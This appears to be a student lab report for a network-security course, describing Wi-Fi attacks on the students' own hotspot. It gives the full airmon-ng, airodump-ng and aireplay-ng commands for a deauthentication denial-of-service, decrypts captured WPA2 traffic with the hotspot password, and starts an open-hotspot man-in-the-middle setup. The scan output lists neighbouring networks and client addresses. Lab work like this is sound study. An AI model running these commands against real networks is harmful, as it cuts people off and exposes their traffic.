

Group members:

Name: Hrishikesh Hemke

Roll No.: CS23MTECH14003

Name: Dindorkar Mayuresh Rajesh

Roll No.: CS23MTECH14007

Name: Shrenik Ganguli

Roll No.: CS23MTECH14014

Network Security Assignment: Session on Simple Wi-Fi Attacks

Task-1: DOS attack on victim WiFi STA

S1: Answer

Configured one laptop as a client.

Then, connected the Client's laptop to a hotspot named 'Mayuresh_Dindorkar'.


Here, **the hotspot named 'Mayuresh_Dindorkar' acts as an AP (Access Point).**

AP name : Mayuresh_Dindorkar (BSSID: '9E:BF:EC:7A:56:F7')

Attacker laptop name : mayuresh

Client MAC address : DC:A2:66:29:CD:EF

Screenshot showing that Client is connected to AP 'Mayuresh_Dindorkar':



S2: Answer:

Here, 'mayuresh' will be acting as an attacker. Hence, setting his laptop in monitor mode.

Commands used to configure the laptop in monitor mode:

1. Checking and killing the processes that might interfere with wireless network monitoring:

Command: \$ sudo airmon-ng check kill

```
mayuresh@mayuresh-HP-Laptop:~$ sudo airmon-ng check kill
Killing these processes:

    PID Name
    916 wpa_supplicant
    5854 avahi-daemon
    5860 avahi-daemon

mayuresh@mayuresh-HP-Laptop:~$
```

2. Checking the wireless interfaces of laptop:

Command: \$ iwconfig

```
mayuresh@mayuresh-HP-Laptop:~$ iwconfig
lo          no wireless extensions.

enol        no wireless extensions.

wlo1        IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:on

mayuresh@mayuresh-HP-Laptop:~$
```

3. To start a wireless interface in monitor mode:

Command: \$ sudo airmon-ng start wlo1

```
mayuresh@mayuresh-HP-Laptop:~$ sudo airmon-ng start wlo1
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    5872 avahi-daemon
    5873 avahi-daemon

PHY      Interface      Driver      Chipset
phy0      wlo1                  iwlwifi      Intel Corporation Dual Band Wireless-AC 3168NGW [Stone Peak] (rev 10)
           (mac80211 monitor mode vif enabled for [phy0]wlo1 on [phy0]wlo1mon)
           (mac80211 station mode vif disabled for [phy0]wlo1)

mayuresh@mayuresh-HP-Laptop:~$
```

4. Checking the created monitor interface's name:

Command: \$ iwconfig

```
mayuresh@mayuresh-HP-Laptop:~$ iwconfig
lo                no wireless extensions.

enol              no wireless extensions.

wlo1mon          IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
                  Retry short limit:7    RTS thr:off   Fragment thr:off
                  Power Management:on

mayuresh@mayuresh-HP-Laptop:~$
```

5. To see all APs available in surroundings:


Command: \$ sudo airodump-ng wlo1mon

We can observe that AP 'Mayuresh_Dindorkar' has **BSSID = '9E:BF:EC:7A:56:F7'** and is using **channel number (CH) 13** for communication.

mayuresh@mayuresh-HP-Laptop: ~										
CH 11][Elapsed: 24 s][2024-03-22 15:05										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
BC:22:28:41:3C:04	-1	0	0 0 10	-1					<length: 0>	
9E:BF:EC:7A:56:F7	-45	17	0 0 13	180		WPA2	CCMP	PSK	Mayuresh Dindorkar	
A4:2B:B0:85:67:00	-74	43	0 0 1	135		WPA2	CCMP	PSK	Sumitro	
78:98:E8:2D:FA:F6	-65	11	0 0 11	270		WPA2	CCMP	PSK	dlink-FAF5	
28:87:BA:D8:1D:20	-66	10	1 0 4	270		WPA2	CCMP	PSK	TP-Link 1D20	
6E:A6:E6:B8:87:B0	-73	43	0 0 2	195		WPA2	CCMP	PSK	<length: 0>	
5C:A6:E6:B8:87:B0	-72	41	0 0 2	195		WPA2	CCMP	PSK	Live Long and Prosper	
50:D4:F7:3D:A5:FA	-69	33	0 0 4	270		WPA2	CCMP	PSK	TP-Link A5FA	
04:BA:D6:4A:20:94	-74	22	0 0 7	130		WPA2	CCMP	PSK	Ankush8683	
A8:63:7D:40:EB:F7	-75	24	0 0 11	270		WPA2	CCMP	PSK	Yash's HiFi	
50:91:E3:27:50:8B	-76	17	0 0 4	270		WPA2	CCMP	PSK	TP-Link 508B	
3C:52:A1:97:89:F8	-40	45	20 7 10	270		WPA2	CCMP	PSK	Wolverine	
30:DE:4B:8F:7C:32	-83	31	0 0 10	270		WPA2	CCMP	PSK	Phokat nai hai la**e	
50:91:E3:FF:D4:D8	-82	11	0 0 10	270		WPA2	CCMP	PSK	TP-Link D4D8	
C0:06:C3:E3:37:D2	-86	20	0 0 9	405		WPA2	CCMP	PSK	The dark knight	
9A:85:A5:DD:EF:C8	-91	10	0 0 3	180		WPA2	CCMP	PSK	RUSHI	
D8:0D:17:C7:7F:DA	-89	2	9 0 3	270		WPA2	CCMP	PSK	TP-Link 7FDA	
10:27:F5:66:26:AD	-83	10	0 0 9	270		WPA2	CCMP	PSK	TP-Link Manoj	
B4:B0:24:81:31:2B	-45	39	0 0 10	270		WPA2	CCMP	PSK	Dhanush	
34:60:F9:C7:87:6E	-87	24	0 0 9	270		WPA2	CCMP	PSK	Gryffindor	
BC:0F:9A:EB:8E:F4	-88	14	0 0 1	270		WPA2	CCMP	PSK	RAHUL	
54:AF:97:9F:DE:EA	-86	9	0 0 3	270		WPA2	CCMP	PSK	Dynamic 2.0	
AC:84:C6:CB:94:BF	-89	17	0 0 1	65		WPA2	CCMP	PSK	TPLink 2G	
30:DE:4B:AE:67:1C	-89	8	0 0 4	270		WPA2	CCMP	PSK	TP-Link 671C	
A8:63:7D:CE:15:55	-89	3	0 0 8	270		WPA2	CCMP	PSK	Jayachandra 2.4G	
9E:4A:8D:5C:03:B0	-90	8	0 0 1	130		WPA3	CCMP	SAE	Tanmay's Macbook Pro	
34:60:F9:51:06:08	-90	4	0 0 9	270		WPA2	CCMP	PSK	TP-Link_9608	
30:DE:4B:8F:54:99	-90	6	0 0 9	270		WPA2	CCMP	PSK	sanyam	
D4:35:38:8F:F2:92	-90	12	0 0 11	130		WPA2	CCMP	PSK	Xiaomi F201	
5C:62:8B:64:C4:D8	-90	2	0 0 3	270		WPA2	CCMP	PSK	TP-Link C4D8	
5C:02:14:65:26:FA	-91	9	0 0 11	130		WPA2	CCMP	PSK	Ravenclaw	
40:ED:00:2D:2A:E6	-91	12	0 0 3	270		WPA2	CCMP	PSK	Lewa-09	
E0:1C:FC:F0:4E:BE	-92	1	13 0 1	270		WPA2	CCMP	PSK	King	
28:87:BA:94:65:42	-92	3	0 0 10	270		WPA2	CCMP	PSK	Karmugilan	
00:06:AE:F5:00:CB	-93	7	0 0 6	360		WPA2	CCMP	MGT	JioPrivateNet	
04:95:E6:AB:FD:D8	-93	5	0 0 11	270		WPA2	CCMP	PSK	This is Anfield	
AA:63:7D:CC:15:55	-95	5	0 0 8	270		OPN			jc-guest	
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
BC:22:28:41:3C:04	B4:31:61:2B:F9:01	-89	0 - 1e	0	2					
(not associated)	02:00:00:00:00:00	-74	0 - 1	17	15				cs20btech11030	
(not associated)	18:47:3D:38:2E:E3	-83	0 - 1	0	5					
(not associated)	66:A2:55:B7:E4:EE	-88	0 - 1	0	2				JioNet,YogaWithUday5	
(not associated)	FC:67:1F:6F:DE:63	-89	0 - 1	0	6				123	
(not associated)	E0:1C:FC:F0:4E:BE	-94	0 - 1	0	2				King	
3C:52:A1:97:89:F8	DC:A2:66:29:CD:EF	-40	0 -24e	290	11					
9A:85:A5:DD:EF:C8	A6:2E:09:66:12:B6	-82	0 - 1	0	5					
10:27:F5:66:26:AD	CE:C7:E4:3E:E3:1E	-82	0 - 1	20	4					
E0:1C:FC:F0:4E:BE	56:C8:A8:0D:54:A2	-1	5e- 0	0	10					
E0:1C:FC:F0:4E:BE	48:E7:DA:42:6F:0D	-1	1e- 0	0	2					

6. Wireshark the trace before applying DOS attack using DEAUTH packets on channel 13:

Command: \$ sudo airodump-ng -c 13 --bssid 9E:BF:EC:7A:56:F7 -w trace_before_dos_attack.pcap wlo1mon



S3: Answer:

- a. 'Mayuresh' has launched the **DOS attack** on the client, using below command
Command Syntax: \$ sudo aireplay-ng --deauth 0 -a <BSSID of AP> -c <MAC of client> <minitor_interface_name>

Command : \$ sudo aireplay-ng --deauth 0 -a 9E:BF:EC:7A:56:F7 -c DC:A2:66:29:CD:EF wlo1mon


- b. Here, BSSID of AP is '9E:BF:EC:7A:56:F7' and MAC address of client is 'DC:A2:66:29:CD:EF'

```
mayuresh@mayuresh-HP-Laptop: ~  
mayuresh@mayuresh-HP-Laptop:~$ sudo aireplay-ng --deauth 0 -a 9E:BF:EC:7A:56:F7 -c DC:A2:66:29:CD:EF wlo1mon  
16:10:17 Waiting for beacon frame (BSSID: 9E:BF:EC:7A:56:F7) on channel 13  
16:10:18 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [51|72 ACKs]  
16:10:18 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:19 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]  
16:10:19 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:20 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]  
16:10:20 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [62|64 ACKs]  
16:10:21 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 5|64 ACKs]  
16:10:22 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 7|66 ACKs]  
16:10:22 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [78|73 ACKs]  
16:10:23 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:23 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]  
16:10:24 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:24 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]  
16:10:25 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [55|64 ACKs]  
16:10:25 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 2|64 ACKs]  
16:10:26 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [25|73 ACKs]  
16:10:27 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [94|69 ACKs]  
16:10:27 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:28 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:28 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]  
16:10:29 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:29 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [49|64 ACKs]  
16:10:30 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 2|64 ACKs]  
16:10:30 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [26|69 ACKs]  
16:10:31 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:31 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:32 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:33 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]  
16:10:33 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:34 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 5|64 ACKs]  
16:10:34 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 0|63 ACKs]  
16:10:35 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [53|70 ACKs]  
16:10:35 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [69|79 ACKs]  
16:10:36 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [63|64 ACKs]  
16:10:36 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]  
16:10:37 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]  
16:10:38 Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
```

S4: Answer:


Wireshark the trace after applying DOS attack using DEAUTH packets on channel 13:

We can observe the corresponding DEAUTH packets in the wireshark trace.



When the DOS attack is performed by an attacker on the client, the intended website loads very slowly in the client's browser.

If we perform the internet speed test on the client's PC, then we can observe that the speed is also decreased due to the DOS attack.



Hmm. We're having trouble finding that site.

We can't connect to the server at yahoo.com.

If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

Try Again

Task-2: Snooping into victim Wi-Fi's HTTP traffic


S1: Answer:

Used the same commands as S1 in Task 1.

S2: Answer:

Used the same commands as S2 in Task 1.


S3: Answer:



No. We cannot see any HTTP traffic in the pcap because it is encrypted using TLS.

S4: Answer:

1. **Decrypting the pcap file:** Used wpa-pwd option to decrypt the pcap trace.
Hotspot Password: Wolverine@123 and **SSID:** Mayuresh_Dindorkar



2. Checking the HTTP traffic in the decrypted pcap:

We can see the decrypted HTTP traffic in the pcap. We can observe the **HTTP GET** www.example.com in the pcap and its corresponding HTTP response.

The image displays a Wireshark packet capture window titled "trace_before_dos_attack.pcap-01.cap". The packet list on the left shows a GET request from 2006:2806:220:1:248:1893:25c8:1946 to 2006:140f:e::b81a:3610. The packet details on the right show the HTTP request structure, including the Host: www.example.com and the request URI: http://www.example.com/. The packet bytes on the right show the raw data of the request.

The image displays a Wireshark packet capture window titled "Wireshark - Packet 3034 · trace_before_dos_attack.pcap-01.cap". The packet list on the left shows a GET request from 2006:2806:220:1:248:1893:25c8:1946 to 2006:140f:e::b81a:3610. The packet details on the right show the HTTP request structure, including the Host: www.example.com and the request URI: http://www.example.com/. The packet bytes on the right show the raw data of the request.

Task-3: MITM attack on a Wi-Fi Network

S1 Answer:

(a) We have performed MITM by establishing an **open wifi network**.


We have started a WiFi hotspot on a laptop, which acts as an AP (access point).

Steps performed to establish the WiFi hotspot on Windows are as follows:

(Reference: [link](#))

1. Open 'Settings'
2. Go to 'Network & Internet'
3. Toggle the 'Mobile & Hotspot' option to make it on.

We can also create a hotspot on Ubuntu.



We can observe that, hotspot credentials are as below:

Name: DESKTOP-GMQP4QM 0992

Password: 87654321

